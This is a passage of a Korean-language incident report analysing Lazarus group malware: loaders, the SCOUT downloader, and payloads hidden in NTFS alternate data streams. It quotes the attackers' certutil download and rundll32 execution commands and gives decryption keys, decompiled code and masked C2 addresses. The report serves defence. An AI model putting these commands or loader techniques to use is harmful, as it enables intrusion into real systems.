



그림 5-15 최초 통신을 위한 쿼리 문자열

이렇듯, 쿼리 문자열을 생성하여 명령조종지 서버로 데이터를 전송 후 응답을 수신한다. 응답 수신 시 구문을 분석하고 특정 문자열'<!DOCTYPE html>'이 포함되어 있으면 성공적인 응답으로 간주하는 것이 특징이다.

## 2.2. 유형 2 공격자가 수동으로 다운로드하는 악성코드

A 사고에서 발견된 또 다른 유형의 악성코드는 공격자가 실제 단말에 원격 접속하여 악성코드 유포지에서 수동으로 악성코드를 다운로드하고 실행하였다. 해당 악성코드는 다른 라자루스 악성코드와 달리 서비스 전용으로 설계되지 않아 Service Timeout 문제가 발생한 이벤트 로그를 확인했으며, 공격자가 수동으로 악성코드를 다운로드하고 실행한 것으로 추정된다. 다운로드된 악성코드는 Base64로 인코딩과 더미다(Themida)로 패킹되어 있으며, 실행하기 위해 공격자는 윈도우 운영체제의 정상 유틸리티 프로그램(certutil.exe, rundll32.exe)을 이용하는 LoTL[2] 기법을 유연하게 사용했다.

2) LoTL(Living off the Land)은 공격자가 별도의 외부 도구를 사용하지 않고, 이미 설치된 정상 소프트웨어, 스크립트, 유틸리티를 악용해 공격을 수행하는 기법





그림 5-16 악성코드 동작 방식

| 유형 | 구분 | 파일명 | 경로 |
|---|---|---|---|
| 2 | SET 1 | brand.jpg(악성코드 유포지)<br>└ ntpol.dat(로더) | http://0000.com/data/brand/ |
| | | | C:\ProgramData\ |

표 5-6 파일 정보

공격자는 유포지에서 악성코드를 다운로드하기 위해 다음과 같은 명령어를 사용했다.

- `certutil.exe -urlcache -split -f “http://0000.com/data/brand/brand.jpg”`

또한, 다운로드한 악성코드를 실행하기 위해 다음과 같은 명령어를 사용했다. 인자값을 확인해보면 공격자는 애플리케이션에서 PDF 파일을 읽고 렌더링하기 위해 사용하는 정상 파일로 위장한 것으로 보인다.

- `rundll32.exe C:\ProgramData\ntpol.dat,PdfCreateRenderer EmbedPdf`

### 2.2.1. ntpol.dat

해당 악성코드는 다른 로더형 악성코드와 달리 비교적 작은 3.73MB의 파일 크기를 가지고 있으며, 실행 명령어로 인해 PdfCreateRenderer 함수를 호출한다. 함수 내부에는 정의된 연산 과정을 통해 API 함수명을 생성하고 동적으로 로드한다.

이후, 내부 바이너리를 AES-128 복호화하고 메모리에서 실행한다. AES-128 복호화에 사용되는 키는 유형 1번과 동일하게 XOR 연산을 통해 생성한다. 악성코드가 실행 중에 하드코딩되어 있는 XOR KEY와 ①실행 인자값을 XOR 연산하고, 이어서 ②정상 EXE 파일명과 XOR 연산을 통해 AES-128 복호화 키로 사용한다. 사용된 XOR 키는 다음과 같다.

- `XOR KEY: 30 70 67 63 51 48 37 54 65 70 33 33 4C 52 34 39`

| 주소 | Hex | | | | | | | | | | | | | | | | ASCII |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00007FFAACEF5404 | BF | 9D | 1B | FA | 1E | 4A | B0 | 03 | 0F | E1 | DA | 90 | 25 | E8 | D3 | 4A | ¿..ú.J°..áÚ.%èÓJ |
| 00007FFAACEF5414 | BA | 18 | E5 | 37 | 7F | 65 | 87 | 11 | 83 | 92 | 27 | 39 | 1A | 41 | CB | 30 | º.å7.e....'9.AËO |
| 00007FFAACEF5424 | 4D | 90 | A8 | 7C | E4 | 36 | 54 | 4E | 69 | 8B | B0 | 1C | 00 | F7 | EC | 2C | M.¨\|ä6TNi.°..÷ì, |
| 00007FFAACEF5434 | 76 | A3 | D1 | 50 | 8F | 11 | 9F | 66 | F9 | 39 | 71 | 4E | 29 | AC | 52 | 04 | v£ÑP...fù9qN)¬R. |
| 00007FFAACEF5444 | BE | E4 | FE | E2 | FA | F0 | 75 | 4B | D0 | 02 | DF | 33 | DF | 99 | 40 | 2B | ¾äþâúðuKÐ.ß3ß.@+ |
| 00007FFAACEF5454 | 1A | E7 | 86 | 04 | 4F | E8 | 98 | C7 | 9C | A0 | C3 | BC | 82 | 8D | 5E | 40 | .ç..Oè.Ç. Ã¼..^@ |
| 00007FFAACEF5464 | 25 | 27 | A1 | 59 | 0F | D3 | 29 | 1A | 72 | 08 | 79 | 67 | 83 | D4 | 8A | 18 | %'¡Y.Ó).r.yg.Ô.. |
| 00007FFAACEF5474 | 71 | CA | 6E | 15 | 53 | D9 | EF | 24 | 10 | 23 | BE | 30 | 4A | AA | AD | C1 | qÊn.SÙï$.#¾0Jª.Á |
| 00007FFAACEF5484 | 0B | 97 | AB | 5D | 9A | 0E | 03 | C0 | 5C | 11 | 0A | A6 | 8E | 97 | 38 | 8D | ..«]...À\..¦..8. |
| 00007FFAACEF5494 | 06 | 16 | 69 | B5 | 93 | 4C | 03 | 79 | E9 | 74 | 60 | C7 | E5 | 33 | 6B | 57 | ..iµ.L.yét`Çå3kW |
| 00007FFAACEF54A4 | F0 | 02 | CF | 62 | E1 | 86 | 11 | 8E | 51 | D5 | A5 | A9 | 5C | 74 | 15 | 7F | ð.Ïbá..QÕ¥©\t.. |
| 00007FFAACEF54B4 | 01 | B7 | 81 | 02 | 25 | 0D | 9A | 5A | D7 | F4 | 25 | 2C | 30 | 77 | CD | 35 | .·..%..ZxÔ%,0wÍ5 |

AES-128

| 주소 | Hex | | | | | | | | | | | | | | | | ASCII |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00007FFAACEF5404 | E8 | 00 | 00 | 00 | 00 | 59 | 49 | 89 | C8 | 48 | 81 | C1 | 1C | 09 | 00 | 00 | è....YI.ÈH.Á.... |
| 00007FFAACEF5414 | BA | 80 | 59 | 85 | 51 | 49 | 81 | C0 | 1C | 29 | 06 | 00 | 41 | B9 | 05 | 00 | º.Y.QI.À.)..A¹.. |
| 00007FFAACEF5424 | 00 | 00 | 56 | 48 | 89 | E6 | 48 | 83 | E4 | F0 | 48 | 83 | EC | 30 | C7 | 44 | ..VH.æH.äðH.ì0ÇD |
| 00007FFAACEF5434 | 24 | 20 | 01 | 00 | 00 | 00 | E8 | 05 | 00 | 00 | 00 | 48 | 89 | F4 | 5E | C3 | $ ....è....H.ô^Ã |
| 00007FFAACEF5444 | 48 | 8B | C4 | 48 | 89 | 58 | 08 | 44 | 89 | 48 | 20 | 4C | 89 | 40 | 18 | 89 | H.ÄH.X.D.H L.@.. |
| 00007FFAACEF5454 | 50 | 10 | 55 | 56 | 57 | 41 | 54 | 41 | 55 | 41 | 56 | 41 | 57 | 48 | 8D | 68 | P.UVWATAUAVAWH.h |
| 00007FFAACEF5464 | A9 | 48 | 81 | EC | A0 | 00 | 00 | 00 | 4C | 8B | F1 | 0F | 57 | C0 | B9 | 0C | ©H.ì ...L.ñ.WÀ¹. |
| 00007FFAACEF5474 | 2F | BB | C3 | BA | 1E | D6 | 7B | 39 | 0F | 11 | 45 | AF | E8 | 9B | 07 | 00 | /»Ãº.Ö{9..E¯è... |
| 00007FFAACEF5484 | 00 | 41 | BC | 73 | 49 | 43 | 3C | 48 | 89 | 45 | BF | 41 | 8B | CC | BA | CD | .A¼sIC<H.E¿A.Ìº Í |
| 00007FFAACEF5494 | 72 | 49 | 07 | 4C | 8B | E8 | E8 | 81 | 07 | 00 | 00 | BA | 08 | AD | F4 | 2D | rI.L.èè....º..ô- |
| 00007FFAACEF54A4 | 41 | 8B | CC | 4C | 8B | F8 | E8 | 71 | 07 | 00 | 00 | BA | 3F | 4A | E3 | 06 | A.ÌL.øèq...º?Jã. |
| 00007FFAACEF54B4 | 48 | 89 | 45 | CF | 41 | 8B | CC | E8 | 60 | 07 | 00 | 00 | BA | 21 | 49 | D2 | H.EÏA.Ìè `...º!IÒ |

그림 5-17 복호화된 바이너리(ntpol.dat)

복호화된 바이너리는 PE를 식별할 수 있는 MZ 시그니처가 보이는 유형 1과 다르게 데이터 구조가 셸코드 + PE + 시그니처(dave)로 구성되어 있다. 셸코드는 실행 가능한 바이너리 코드 조각으로 뒤에 있는 PE 파일을 메모리에서 실행한다.

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | E8 | 00 | 00 | 00 | 00 | 59 | 49 | 89 | C8 | 48 | 81 | C1 | 1C | 09 | 00 | 00 | è....YI‰ÈH.Á.... |
| 00000010 | BA | 80 | 59 | 85 | 51 | 49 | 81 | C0 | 1C | 29 | 06 | 00 | 41 | B9 | 05 | 00 | º€Y…QI.À.)..A¹.. |
| 00000020 | 00 | 00 | 56 | 48 | 89 | E6 | 48 | 83 | E4 | F0 | 48 | 83 | EC | 30 | C7 | 44 | ..VH‰æHƒäðHƒì0CD |
| | | | | | | | | | ⋮ | | | | | | | | ⋮ |
| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
| 00000900 | 02 | 42 | 8B | 04 | 81 | 49 | 03 | C1 | EB | 02 | 33 | C0 | 48 | 8B | 5C | 24 | .B‹..I.Áë.3ÀH‹\$ |
| 00000910 | 20 | 48 | 8B | 6C | 24 | 28 | 48 | 8B | 74 | 24 | 30 | 48 | 83 | C4 | 10 | 5F | H‹l$(H‹t$0HƒÄ._ |
| 00000920 | C3 | 4D | 5A | 90 | 00 | 03 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | FF | FF | 00 | ÃMZ.........ÿÿ. |
| 00000930 | 00 | B8 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 40 | 00 | 00 | 00 | 00 | 00 | 00 | .¸.......@...... |
| 00000940 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ................ |
| 00000950 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 18 | 01 | 00 | ................ |
| 00000960 | 00 | 0E | 1F | BA | 0E | 00 | B4 | 09 | CD | 21 | B8 | 01 | 4C | CD | 21 | 54 | ...º..´.Í!¸.LÍ!T |
| 00000970 | 68 | 69 | 73 | 20 | 70 | 72 | 6F | 67 | 72 | 61 | 6D | 20 | 63 | 61 | 6E | 6E | his program cann |
| 00000980 | 6F | 74 | 20 | 62 | 65 | 20 | 72 | 75 | 6E | 20 | 69 | 6E | 20 | 44 | 4F | 53 | ot be run in DOS |
| 00000990 | 20 | 6D | 6F | 64 | 65 | 2E | 0D | 0D | 0A | 24 | 00 | 00 | 00 | 00 | 00 | 00 | mode....$...... |
| 000009A0 | 00 | EA | D1 | 5C | EC | AE | B0 | 32 | BF | AE | B0 | 32 | BF | AE | B0 | 32 | .êÑ\ì®°2¿®°2¿®°2 |
| | | | | | | | | | ⋮ | | | | | | | | ⋮ |
| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
| 000628F0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ................ |
| 00062900 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ................ |
| 00062910 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ................ |
| 00062920 | 00 | 64 | 61 | 76 | 65 | 00 | | | | | | | | | | | .dave. |

그림 5-18 복호화된 바이너리 구조

셸코드로 실행되는 PE 파일은 원격제어형 악성코드로 유형 1에서 설정 파일을 사용하는 것과 달리 앞서 설명한 문자 기반 치환 알고리즘으로 명령조종지 주소를 생성한다. 명령조종지 주소는 첫 악성코드를 다운로드 받은 유포지와 동일하다.

- 명령조종지: `https://OOOO.com/data/bbs/index.php`

또한, 원격제어 악성코드는 문자 기반 치환 알고리즘을 사용하여 4.2라는 악성코드 버전을 생성하는데 이는 MachineGuid를 검증하는 유형 1의 4.1의 악성코드 버전보다 향상된 4.2 버전으로 기능에 대한 차이는 없다. 통신에 사용된 POST 데이터 형식도 KEY=VALUE 쌍으로 동일하게 이루어져 있고, 하드코딩된 25 Bytes 크기의 'pAJ9dk4OVq85jxKWoNfw1AG2C'고정 문자열도 동일하다. 마찬가지로, 응답 수신 시'〈!DOCTYPE html〉'문자열 포함 여부도 검증한다. 다만, 다른 점은 사용된 고정 Seed 값으로 7D74을 사용한다는게 특징이다.

## 2.3. 유형 3 레지스트리 및 특정 경로에 은닉된 악성코드

7월 말 IT기업 B, C에서 발견된 악성코드는 감염 단말의 레지스트리 및 특정 경로에 존재하는 SCOUT 악성코드를 복호화하고 메모리에서 실행한다. SCOUT는 라자루스 그룹이 과거부터 사용하는 다운로더 악성코드로, 초기 침투 이후 추가 페이로드를 다운로드 및 실행하여 감염 시스템을 제어하는 데 사용한다. 해당 사고에서는 총 2가지 버전의 SCOUT 악성코드 확인되었으며, SCOUT v2.3에서는 PDB 경로가 남아 있어 공격자가 악성코드 이름을 SCOUT로 명명한 사실도 알 수 있다. SCOUT v1과 비교하면 루틴이 약간 추가된 형태가 확인되고 있지만 실질적인 기능은 동일하다.

- PDB: `Z:\Development\RT\Windows\Scout\Scout v2.3\Engine\Engine\x64\Lsass\Engine.pdb`





그림 5-19 SCOUT v1 악성코드 동작 방식





그림 5-20 SCOUT v2.3 악성코드 동작 방식

| 유형 | 구분 | 파일명 | 경로 |
|---|---|---|---|
| 3 | SCOUT v1 | maemgmt.dll(로더)<br>└ qwinsta.ime(SCOUT v1) | C:\Windows\System32\ |
| | | | C:\Windows\System32\ |
| | SCOUT v2.3 | nwsapagents.dll(로더)<br>└ keys.dat(SCOUT v2.3) | C:\Windows\System32\ |
| | | | C:\ProgramData\Microsoft\Crypto\Keys\ |

표 5-7 파일 정보

로더는 각각 64MB(maemgmt.dll), 112MB(nwsapagents.dll)의 비정상적으로 큰 파일 크기를 가지고 있으며, 특정 경로에 SCOUT 악성코드가 존재하는지 먼저 확인한 후 해당 파일을 메모리로 읽어온다. SCOUT 악성코드는 XOR 연산을 통해 디코딩되는데 XOR 키는 로더에 하드코딩되어 있으며 다음과 같다.

```
-(maemgmt.dll)XOR KEY: 1D 9F A6 D2
-(nwsapagents.dll)XOR KEY: 76 BA 8F A3
```

### 2.3.1. SCOUT 악성코드 v1

초기 SCOUT 악성코드는 특정 레지스트리 키에 암호화된 설정 데이터를 저장하고 있다고 알려져 있다. 이를 복호화하여 명령조종지 서버와 통신하여 추가 악성 페이로드를 다운로드하거나 시스템 제어를 수행한다. 설정 데이터가 존재하는 특정 레지스트리 키는 DLL 파일명 앞 4 Bytes를 사용하고, 나머지는 하드코딩되어 있다.

```
– SYSTEM\CurrentControlSet\Control\WMI\Security/[파일명 앞 4 Bytes]-2790-10f2-dd2a-
  d92f482d094f
```

설정 데이터의 크기는 0x1504이고, 그중 0x1488(0x7c~0x1503)만큼이 Crypto API 기반의 RC4를 사용하여 복호화한다. RC4 키는 하드코딩 되어 있으나 SHA-1을 적용하여 첫 16 Bytes만 사용한다.

- RC4 키(Crypto API): F9 A3 DE 48

```
if ( !CryptAcquireContextW(&phProv, 0i64, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0)
  && !CryptAcquireContextW(&phProv, 0i64, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 8u) )
{
  return 0i64;
}
if ( !CryptCreateHash(phProv, 0x8004u, 0i64, 0, &phHash) )
{
LABEL_9:
  CryptReleaseContext(phProv, 0);
  return 0i64;
}
if ( !CryptHashData(phHash, key, dwDataLen, 0) || !CryptDeriveKey(phProv, 0x6801u, phHash, 0, &phKey) )
{
LABEL_8:
  CryptDestroyHash(phHash);
  goto LABEL_9;
}
if ( !CryptEncrypt(phKey, 0i64, 1, 0, pbData, &pdwDataLen, dwBufLen) )
{
  CryptDestroyKey(phKey);
  goto LABEL_8;
}
CryptDestroyKey(phKey);
CryptDestroyHash(phHash);
CryptReleaseContext(phProv, 0);
return 1i64;
```

그림 5-21 설정 데이터를 복호화하는 Crypto API

복호화된 설정 데이터에는 다음과 같은 문자열이 포함되어 있다.

| 순서 | SYSTEM\CurrentControlSet\Control\WMI\Security /6d61656d-2790-10f2-dd2a-d92f482d094f |
|---|---|
| 1 | https://0000.co.kr/eng/faq.asp |
| 2 | https://0000/p2p.asp |
| 3 | https://0000.com/include/top.asp |
| 4 | https://0000.com/community/poll_mail.asp |
| 5 | http://0000:6178 |
| 6 | C:\WINDOWS\system32\cmd.exe /c |
| 7 | C:\WINDOWS\TEMP\LSASS |
| 8 | C:\WINDOWS\system32\maemgmt.dll |

표 5-8 설정 데이터 복호화 결과

SCOUT는 설정 데이터를 복호화한 후"Windows"라는 이름의 윈도우를 생성하고, 주요 동작을 윈도우 메시지 기반으로 구현되어 있다. 또한, 윈도우를 생성할 때 크기를 0으로 설정해 사용자에게 보이지 않게 동작함으로써 악성코드를 정상 프로그램으로 위장하려는 의도로 보인다.

```
*&WndClass.cbClsExtra = 0i64;
WndClass.hbrBackground = GetStockObject(4);
WndClass.hCursor = LoadCursorW(0i64, 0x7F00);
WndClass.hIcon = LoadIconW(0i64, 0x7F00);
WndClass.hInstance = hInstance;
WndClass.lpfnWndProc = sub_180001770;
WndClass.lpszClassName = L"Windows";
WndClass.lpszMenuName = 0i64;
WndClass.style = 3;
RegisterClassW(&WndClass);
hWnd = CreateWindowExW(0, L"Windows", L"Windows", 0xCF0000u, 0, 0, 0, 0, 0i64, 0i64, hInstance, 0i64);
ShowWindow(hWnd, 0);
TickCount64 = GetTickCount64();
srand(TickCount64);
dword_180031B44 = rand() % 5;
dword_180031B4C = 0x65637163;
SendMessageW(hWnd, 0x5450u, 0i64, 0i64);
```

그림 5-22 SCOUT 악성코드의 윈도우 생성 코드

또한, 주요 동작을 윈도우 메시지 기반으로 SendMessageW, PostMessageW 함수를 사용해 수행하고자 하는 악성 행위를 기능별로 실행한다는 특징을 지니고 있다.

```
switch ( Msg )
{
 case 0x5450u:
    Time[0] = 0i64;
    time64(Time);
    while ( Time[0] < qword_180031B70 )
    {
      Sleep(0xEA60u);
      time64(Time);
    }
    break;
 case 0x5451u:
    LODWORD(Time[0]) = 0;
    v9 = 0;
    v10 = rand();
    dword_18002BF1C = 407700354;
    v11 = 0xFFFFFFFFi64;
    dword_180031B48 = v10 % 0xFFFFFFFF;
    dword_18002BF24 = v10 % 0xFFFFFFFF;
    dword_18002BF20 = dword_180031B50;
    while ( 1 )
    {
      v12 = -1i64;
      v13 = &word_180031B88[260 * dword_180031B44];
      do
        ++v12;
      while ( v13[v12] );
      if ( v12 && sub_18000A7E0(v11, v13, &unk_180032580) )
      {
        memset(v19, 0, 0x20Cui64);
        wcscpy_s(&v19[1], 0x104ui64, &word_180031B88[260 * dword_180031B44]);
        v19[0] = dword_180031B4C;
        v14 = -1i64;
        while ( *(&v19[1] + ++v14) != 0 )
          ;
        if ( sub_18000AB90(&v19[1], v19, (2 * v14 + 6), Time, 4, 0) == 4 && LODWORD(Time[0]) == 0x31313131 )
        {
          v16 = 21586;
          goto LABEL_39;
        }
        Sleep(60000 * dword_180031B5C);
      }
```

그림 5-23 윈도우 메시지 기반 악성행위

### 2.3.2. SCOUT 악성코드 v2.3

SCOUT v2.3은 설정 데이터가 레지스트리 키가 아닌 특정 폴더에 저장하고 있다.

- 설정 데이터: C:\ProgramData\Microsoft\Settings\Settings.vwx

설정 데이터의 크기는 0x1480이고, Crypto API 기반의 RC4를 사용하여 설정 데이터를 복호화하는 것은 동일하다. 마찬가지로, RC4 키는 하드코딩 되어 있으나 SHA-1을 적용하여 첫 16 Bytes만 사용한다.

- RC4 키(Crypto API): 1C 4D D1 10

복호화된 설정 데이터에는 다음과 같은 문자열이 포함되어 있다.

| 순서 | C:\ProgramData\Microsoft\Settings\Settings.vwx |
|---|---|
| 1 | https://0000.co.kr/include/content.asp |
| 2 | https://0000.co.kr/admin/include/content.asp |
| 3 | https://0000.co.kr/admin/include/content.asp |
| 4 | C:\windows\system32\cmd.exe /c |
| 5 | C:\windows\TEMP\ |
| 6 | c:\windows\system32\nwsapagents.dll |

표 5 – 9 설정 데이터 복호화 결과

SCOUT v2.3에서도 설정 데이터를 복호화한 후"Windows"라는 이름의 윈도우를 생성하고, 주요 동작이 윈도우 메시지 기반으로 구현되어 있다. SCOUT 버전별 각 메시지 기능은 다음과 같다.

| Msg 번호 | SCOUT v1 | SCOUT v2.3 |
|---|---|---|
| 0x5450 | 악성행위 대기 | 명령조종지 연결 및 명령 수신 |
| 0x5451 | 명령조종지 연결 및 인증 | 명령조종지 명령에 따른 악성 행위 |
| 0x5452 | 추가 페이로드 다운로드 및 메모리에서 실행(PE) | 데이터 매핑 및 할당 |
| 0x5453 | 명령조종지 목록 내 주소 재지정 및 연결 | 데이터 암호화 |
| 0x5454 | – | 데이터 송신 |
| 0x5455 | – | 파일 시간 변경 |
| 0x5456 | – | 파일 삭제 |
| 0x5457 | – | 명령조종지 종료 |
| 0x5458 | – | Sleep |
| 0x546D | 명령조종지 연결 종료 및 재시도 | – |

표 5 – 10 SCOUT 버전별 기능

확실히 다운로드 기능에 초점을 맞춘 SCOUT v1과 달리 SCOUT v2.3은 다운로드 기능뿐만 아니라 데이터 암호화 및 송신을 통해 정보 유출 기능이 추가된 것으로 보아 앞으로 기능이 더 확대될 것으로 보인다.

## 2.4. 유형 4 ADS 영역을 악용하는 악성코드

9월 국내 주요 언론사에서 발견된 악성코드의 주요 특징은 ADS(Alternate Data Stream)를 악용하는 것이다. ADS는 NTFS 파일 시스템에서 제공하는 기능으로 파일에서 사용되는 기본 스트림 영역 외 추가 데이터 스트림을 저장할 수 있도록 도와준다. 파일명 뒤에 ':' 구분자를 사용해 하나 이상의 추가 데이터 스트림을 연결할 수 있으며, 일반적인 방법으로는 파일명 앞부분만 확인되기 때문에 숨겨진 데이터를 식별하기 어렵다. 이러한 특성을 악용하여 공격자들은 악성 페이로드나 데이터를 은닉하는 데 ADS를 사용하기도 한다.





그림 5-24 악성코드 동작 방식

| 유형 | 구분 | 파일명 | 경로 |
|---|---|---|---|
| 4 | SET 1 | ipbootp.dll(로더)<br>└ ipbootp.dll:kgb(KEY, IV)<br>└ ipbootp.dll:dat(암호화된 다운로더)<br>└ ipbootp.dll:cab(암호화된 명령조종지) | C:\Windows\System32\<br>C:\Windows\System32\<br>C:\Windows\System32\<br>C:\Windows\System32\ |

표 5-11 파일 정보

### 2.4.1. ipbootp.dll

해당 악성코드는 로더형 악성코드로 65.1MB의 비정상적으로 큰 파일 크기를 가지고 있으며, 총 3개(:kgb, :cab, :dat)의 ADS를 사용해 악성 데이터가 은닉된 악성코드 모듈화 기법을 사용한다. 각 데이터 스트림은 추가 악성 행위에 필수적인 데이터로 작용한다.

ADS를 사용하는 :dat 스트림은 암호화된 다운로더이며, :cab 스트림은 암호화된 명령조종지 주소 정보를 가지고 있다. 이들을 AES-128-CBC 복호화하기 위해 복호화 키 및 IV(Initialization Vector)를 가지고 있는 :kgb 스트림을 사용한다.

먼저 로더형 악성코드는 암호화된 문자열을 복호화하기 위해 하드코딩된 16 Bytes의 키와 IV를 사용한다. 복호화는 Crypto API 기반의 AES-128-CBC를 사용한다.

- KEY: CE F6 E7 9D D1 F2 C6 1B 5F 26 5D A1 7D 73 A2 15
- IV: CD 85 ED 5E 75 20 CB 3F 98 3E 6B 7F DA 53 71 1D

```
if ( CryptAcquireContextW(&phProv, 0i64, 0i64, 0x18u, 0)
  || CryptAcquireContextW(&phProv, 0i64, 0i64, 0x18u, 8u)
  || (result = CryptAcquireContextW(&phProv, 0i64, 0i64, 0x18u, 0xF0000000)) != 0 )
{
  CryptImportKey(phProv, &pbData, 0x1Cu, 0i64, 0x10u, &hKey);
  CryptSetKeyParam(hKey, 3u, v12, 0);
  CryptSetKeyParam(hKey, 4u, v13, 0);
  CryptSetKeyParam(hKey, 1u, a2, 0);
  memmove(a5, a3, pdwDataLen);
  CryptDecrypt(hKey, 0i64, 1, 0, a5, &pdwDataLen);
  v8 = 16 * (pdwDataLen / 16 + 1);
  if ( pdwDataLen < v8 )
    memset(&a5[pdwDataLen], 0, v8 - pdwDataLen);
  CryptDestroyKey(hKey);
  CryptReleaseContext(phProv, 0);
  return pdwDataLen;
}
return result;
```

그림 5-25 Crypto API 기반의 AES-128-CBC

문자열 복호화 후 :dat 스트림을 복호화하고 메모리에서 실행한다.

### 2.4.2. ipbootp.dll:kgb

:kgb 스트림은 :dat 스트림과 :cab 스트림을 복호화하기 위해 사용된다. 첫 16 Bytes는 키로 사용하고, 다음 16 Bytes는 IV로 사용한다.





그림 5-26 ipbootp.dll:kgb

### 2.4.3. ipbootp.dll:cab

메모리에서 실행된 :dat 스트림에 의해 복호화된다. 복호화 결과는 다음과 같다.

| 순서 | ipbootp.dll:cab |
|---|---|
| 1 | https://OOOO.co.kr/order/cart/view.asp |
| 2 | https://OOOO.com/editor/skin/view.jsp |
